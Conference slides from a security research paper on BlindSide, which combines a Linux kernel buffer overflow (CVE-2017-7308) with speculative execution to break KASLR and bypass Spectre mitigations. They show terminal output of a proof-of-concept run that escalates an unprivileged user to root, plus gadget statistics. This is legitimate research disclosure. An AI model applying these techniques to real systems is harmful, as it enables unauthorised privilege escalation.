

Speculative Probing: Hacking Blind in the Spectre Era

Enes Göktaş, Kaveh Razavi, Georgios Portokalidis, Herbert Bos, Cristiano Giuffrida



STEVENS
INSTITUTE of TECHNOLOGY
THE INNOVATION UNIVERSITY®



ETH zürich

BlindSide demo

- Target: elevate privileges through a ROP attack
 - Leak **kernel image location** for ROP gadgets
 - Leak **kernel heap location** that will contain the ROP payload
 - Leak **payload location** in the kernel heap for a reliable ROP attack
- We start with a single buffer overflow
- No direct information leakage primitive, but instead use *BlindSide* to leak
- Code-reuse mitigations in place (e.g. kernel address-space layout randomization)
- Spectre mitigations in place (e.g. eBRS, retpoline, array index masking)

BlindSide demo

```
enes@hecate: ~/exploits/1_breaking_coarse_grained_kaslr
[7:44:20] enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $ whoami
enes
[7:44:31] enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $ ls -l poc
-rwxrwxr-x 1 enes enes 120776 Sep  8 07:08 poc
[7:44:34] enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $
```

Unprivileged user

BlindSide demo

```
enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $ whoami
enes
[7:44:31] enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $ ls -l poc
-rwxrwxr-x 1 enes enes 120776 Sep  8 07:08 poc
[7:44:34] enes@hecate:~/exploits/1_breaking_coarse_grained_kaslr
[blindsidemaster] $ ./poc
[#] This PoC exploit is a modified version of
[#] https://github.com/xairy/kernel-exploits/blob/master/CVE-2017-7308/poc.c
[#] So you might recognize overlapping lines.

[.] starting
[.] namespace sandbox set up

[.] find LLC eviction sets..
[.] find LLC eviction sets.. DONE

[.] arranged memory layout (including socket object with vulnerable buffer and other temporary socket objects)
[.] found socket object whose 'fixed' write offset gets corrupted to enable non-linear out-of-bound writes
[.] found speculative execution socket objects corruptible with the non-linear out-of-bound writes
[.] prepared speculative execution socket objects by flipping (corrupting) their conditional branch flag
[.] found eviction set corresponding to the speculative execution sockets

[.] freeing unnecessary objects..
█
```

Prepare vulnerable buffer
&
cache attack items

BlindSide demo

```
./poc
[.] find LLC eviction sets..
[.] find LLC eviction sets.. DONE

[.] arranged memory layout (including socket object with vulnerable buffer and other temporary socket objects)
[.] found socket object whose 'fixed' write offset gets corrupted to enable non-linear out-of-bound writes
[.] found speculative execution socket objects corruptible with the non-linear out-of-bound writes
[.] prepared speculative execution socket objects by flipping (corrupting) their conditional branch flag
[.] found eviction set corresponding to the speculative execution sockets

[.] freeing unnecessary objects..
[.] freeing unnecessary objects.. DONE

[.] configured thread in adjacent logical core on the same physical core responsible for evicting conditional branch flag

[.] searching for kernel base address..
[.] >> found non-evicted cachesets to test during search (checking cachesets in 128 eviction sets)
[.] >> scanning in range: 0xffffffff80000000 - 0xffffffff80000000
[.] >> step size = 0x8000000
[.] >> scanning @ 0xffffffff88000000 (12.50%) - #probed_addresses=1 - elapsed_time=0.178 sec
[.] >> found code page @ 0xffffffff8a000000 - #probed_addresses=21
[.] >> step back, lower step size and continue scanning
[.] >> step size = 0x2000000
[.] >> scanning @ 0xffffffff89a00000 (15.04%) - #probed_addresses=21 - elapsed_time=0.229 sec
[.] >> found code page @ 0xffffffff8a000000 - #probed_addresses=25
[.] >> finished scanning in 0.268 sec
[.] >> kernel base address = 0xffffffff8a000000
[.] searching for kernel base address.. DONE

[.] searching for heap base address..
[.] >> using 2 deref gadget @ 0xffffffff8a0146a3 for scanning
[.] >> found non-evicted cachesets to test during search (checking cachesets in 128 eviction sets)
[.] >> scanning in range: 0xffff880000000000 - 0xffffa40000000000
[.] >> step size = 0x200000000
[.] >> scanning @ 0xffff90e000000000 (31.70%) - #probed_addresses=1136 - elapsed_time=32.543 sec
```

Found kernel image

Probing for kernel heap

BlindSide demo

Found kernel heap

```
./poc
[.] >> scanning @ 0xffff914840000000 (33.15%) - #probed_addresses=1191 - elapsed_time=34.114 sec
[.] >> found data page @ 0xffff914bc0000000 - #probed_addresses=1206
[.] >> finished scanning in 34.515 sec
[.] >> heap base address = 0xffff914bc0000000
[.] searching for heap base address.. DONE

[.] searching for vulnerable buffer location i.e. where ROP payload will reside..
[.] >> found eviction set of page where signal will land using 2 deref gadget
[.] >> using 3 deref gadget @ 0xffffffff8a0146a3 for scanning
[.] >> found non-evicted cachesets to test during search (checking cachesets in 1 eviction set)
[.] >> scanning in range: 0xffff914bc0000000 - 0xffff914fc0000000
[.] >> step size = 0x8000
[.] >> scanning is at 0xffff914fa4000000 (91.54%) - #probed_addresses=509952 - elapsed_time=137.552 sec
[.] >> found data-controlled page @ 0xffff914fa6ab8000 - #probed_addresses=511320
[.] >> finished scanning in 137.922 sec
[.] >> vulnerable buffer @ 0xffff914fa6ab8000
[.] searching for vulnerable buffer location i.e. where ROP payload will reside.. DONE

[.] restored conditional branch flag of speculative execution socket object to exploit it for 'real' control-flow hijacking

[.] overwrote the function pointer with the stack pivoting gadget
[.] crafted and wrote the ROP chain in page 0xffff914fa6ab8000.
[.] triggering ROP chain..
[.] triggering ROP chain.. DONE
[.] checking if we got root
[+] got r00t ^_^

[#] Total execution time of PoC: 206.377 sec
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_grained_kaslr#
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_grained_kaslr# whoami
root
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_grained_kaslr# id
uid=0(root) gid=0(root) groups=0(root)
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_grained_kaslr#
```

Found vulnerable buffer
(ROP payload location)

BlindSide demo

Found kernel heap

```
./poc
[.] >> scanning @ 0xffff914840000000 (33.15%) - #probed_addresses=1191 - elapsed_time=34.114 sec
[.] >> found data page @ 0xffff914bc0000000 - #probed_addresses=1206
[.] >> finished scanning in 34.515 sec
[.] >> heap base address = 0xffff914bc0000000
[.] searching for heap base address.. DONE

[.] searching for vulnerable buffer location i.e. where ROP payload will reside..
[.] >> found eviction set of page where signal will land using 2 deref gadget
[.] >> using 3 deref gadget @ 0xffffffff8a0146a3 for scanning
[.] >> found non-evicted cachesets to test during search (checking cachesets in 1 eviction set)
[.] >> scanning in range: 0xffff914bc0000000 - 0xffff914fc0000000
[.] >> step size = 0x8000
[.] >> scanning is at 0xffff914fa4000000 (91.54%) - #probed_addresses=509952 - elapsed_time=137.552 sec
[.] >> found data-controlled page @ 0xffff914fa6ab8000 - #probed_addresses=511320
[.] >> finished scanning in 137.922 sec
[.] >> vulnerable buffer @ 0xffff914fa6ab8000
[.] searching for vulnerable buffer location i.e. where ROP payload will reside.. DONE

Additional branch flag of speculative execution socket object to exploit it for 'real' control-flow hijacking

[.] overwrote the function pointer with the stack pivoting gadget
[.] crafted and wrote the ROP chain in page 0xffff914fa6ab8000.
[.] triggering ROP chain..
[.] triggering ROP chain.. DONE
[.] checking if we got root
[+] got r00t ^_^

[#] Total execution time of PoC: 206.377 sec
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_gained_kaslr#
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_gained_kaslr# whoami
root
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_gained_kaslr# id
uid=0(root) gid=0(root) groups=0(root)
root@hecate:/home/enes/projects/blindsides/exploits/1_breaking_coarse_gained_kaslr#
```


Elevated privileges


Found vulnerable buffer (ROP payload location)

Applied ROP attack

What just happened?


- Combined buffer overflow with speculative execution, to be able to perform a **speculative** control-flow hijack
- On top of this hijacking primitive, we then **craft stronger primitives to blindly probe** for elements in memory under the speculative execution domain:
 - First, find kernel image location with *Code Page Probing* primitive
 - Then, find kernel heap location with *Data Page Probing* primitive
 - Finally, find ROP payload location with *Object Probing* primitive
- **Finish with a ROP attack** for privilege escalation





With code randomization and with the lack of an info leak, BROP-like attacks can probe **crash-resistant programs**

Probe results are inferred through a **fault** covert channel



With code randomization and with the lack of an info leak, BROP-like attacks can probe **crash-resistant programs**

Probe results are inferred through a **fault** covert channel


Impossible in a high value target like the **kernel** (crash-sensitive)

BlindSide: execute the indirect branch **speculatively**

Probe results are inferred through a **microarchitectural** covert channel

BlindSide

Bypasses Spectre mitigations, e.g., eIBRS and retpoline



crash
crash
crash

```
if(slow-condition){  
    ...  
    call *fptr  
    ...  
}
```

mis-speculation

With code randomization and with the lack of an info leak, BROP-like attacks can probe **crash-resistant programs**

Probe results are inferred through a **fault** covert channel

Impossible in a high value target like the **kernel** (crash-sensitive)

BlindSide: execute the indirect branch **speculatively**

Probe results are inferred through a **microarchitectural** covert channel

Speculative Probing Primitives


no gadget
required

- Code page probing (*no gadget*)
- Gadget probing (*probe for a gadget, e.g. a Spectre gadget*)
- Data page probing (*gadget with **two** memory dereferences*)
- Object probing (*gadget with **three** memory dereferences*)
- Spectre probing (*probe with a Spectre gadget; **four** memory deref.*)

gadget
required

Availability of Indirect Branches

- ~**50%** (7,929) of all indirect branches (15,762) control-dependent on a conditional branch within a distance of **50** instructions
- ~**45%** (7,239) of IB are within a distance of **10** instructions
- ~**37%** (5,843) of IB are within a distance of **5** instructions
- Speculative Execution window can fit > 100 instructions



Availability of Gadgets

Source Register	# Dereferences		
	2	3	4 (Spectre)
RAX	3086	540	1
RBX	4385	640	8
RCX	317	35	0
RDX	682	114	1
RSI	667	125	0
RDI	3842	844	15
RBP	3774	506	14
RSP	482	85	1

Source Register	# Dereferences		
	2	3	4 (Spectre)
R8	96	14	0
R9	75	11	0
R10	85	8	0
R11	36	5	0
R12	2070	344	1
R13	1278	182	1
R14	1166	161	6
R15	1114	149	0

Availability of Gadgets

Source Register	# Dereferences		
	2	3	4 (Spectre)
RAX	3086	540	1
RBX	4385	640	8
RCX	317	35	0
RDX	682	114	1
RSI	667	125	0
RDI	3842	844	15
RBP	3774	506	14
RSP	482	85	1

Source Register	# Dereferences		
	2	3	4 (Spectre)
R8	96	14	0
R9	75	11	0
R10	85	8	0
R11	36	5	0
R12	2070	344	1
R13	1278	182	1
R14	1166	161	6
R15	1114	149	0

- Spectre gadgets for the majority of the registers
 - Generally a single fitting gadget is sufficient
 - Relaxing the gadget template will allow to find more
 - Chaining gadgets might also be an option

Proof-of-Concept Exploits

- Used a heap buffer overflow (CVE-2017-7308) to showcase BlindSide in the Linux kernel (version 4.8.0)
- Three exploits using Speculative Probing primitives:
 1. Breaking kernel ASLR
 2. Leaking root password hash from heap/physmap (architectural data-only attack)
 3. Leaking kernel code (fine-grained randomization + software-XoM)
- To speed up probing: Prime+Probe → Flush+Reload
 - F+R through a user page shared in physmap

Conclusion

- BlindSide generalizes the threat models of BROP and Spectre attacks by combining them
- With the combination being stronger than the sum of the parts
 - BlindSide enhances BROP to allow hacking blind in crash-sensitive domains
 - BlindSide enhances Spectre by making mitigations ineffective
- For exploit demos and source code, check out:
<https://www.vusec.net/projects/blindside/>